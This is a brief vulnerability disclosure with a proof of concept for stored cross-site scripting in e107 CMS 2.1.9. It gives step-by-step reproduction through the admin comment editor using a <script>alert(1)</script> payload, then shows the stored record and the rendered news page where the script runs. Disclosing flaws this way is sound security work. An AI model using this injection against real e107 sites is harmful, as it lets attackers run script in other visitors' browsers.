e107-v2.1.9 cross site scripting(XSS) poc

Vulnerability Type:

Cross Site Scripting (XSS)

Vendor of Product:

E107cms

Product Code Base

e107(http://sourceforge.net/projects/e107/files/e107/e107%20v2.1.9/e107_2.1.9_full.zip/download)

Affected Comonent

http://localhost/e107-master/e107_admin/comment.php

Attack Type:

Remote

Attack Vectors


1.Login as admin

2.Open url http://localhost/e107-master/e107_admin/comment.php?action=edit&id=1

3.Change `Comment` to <script>alert(1)</script>


4.Xss gets executed on http://localhost/e107-master/news.php?extend.1

Poc's



Comments Manager » Manage » #1

Status	pending
Type	news
Item	1
Subject	Welcome to e107
Comments	<script>alert(1)</script>
Author	test246
Date stamp	Tuesday, 28 Aug, 2018
IP	192.168.40.1
Lock	OFF



192.168.40.137 显示

1

Welcome to e107

Welcome to e107

admin 01 Feb 2016 : 23:00 welcome, new website Misc

Summary of the news item

Lorem ipsum dolor sit amet, no meis semper dicunt est, petentium eloquentiam quo ne. At vero facer eam. Ex nam altera oportere, nisl natum prima id pro. Rebum augue dissentiet eum te, vel veniam eirmod option ea, at eos velit repudiare. Ius sumo dicit adolescens id, an cum efficiantur concludaturque.

Summo sensibus cum ne, et duo torquatos conceptam. No aeque elitr constituam qui. Nostro corpora nec no, diam verterem tincidunt has et. Altera accumsan urbanitas pro eu, ei assum voluptaria sed. Eam tibique nominavi consequuntur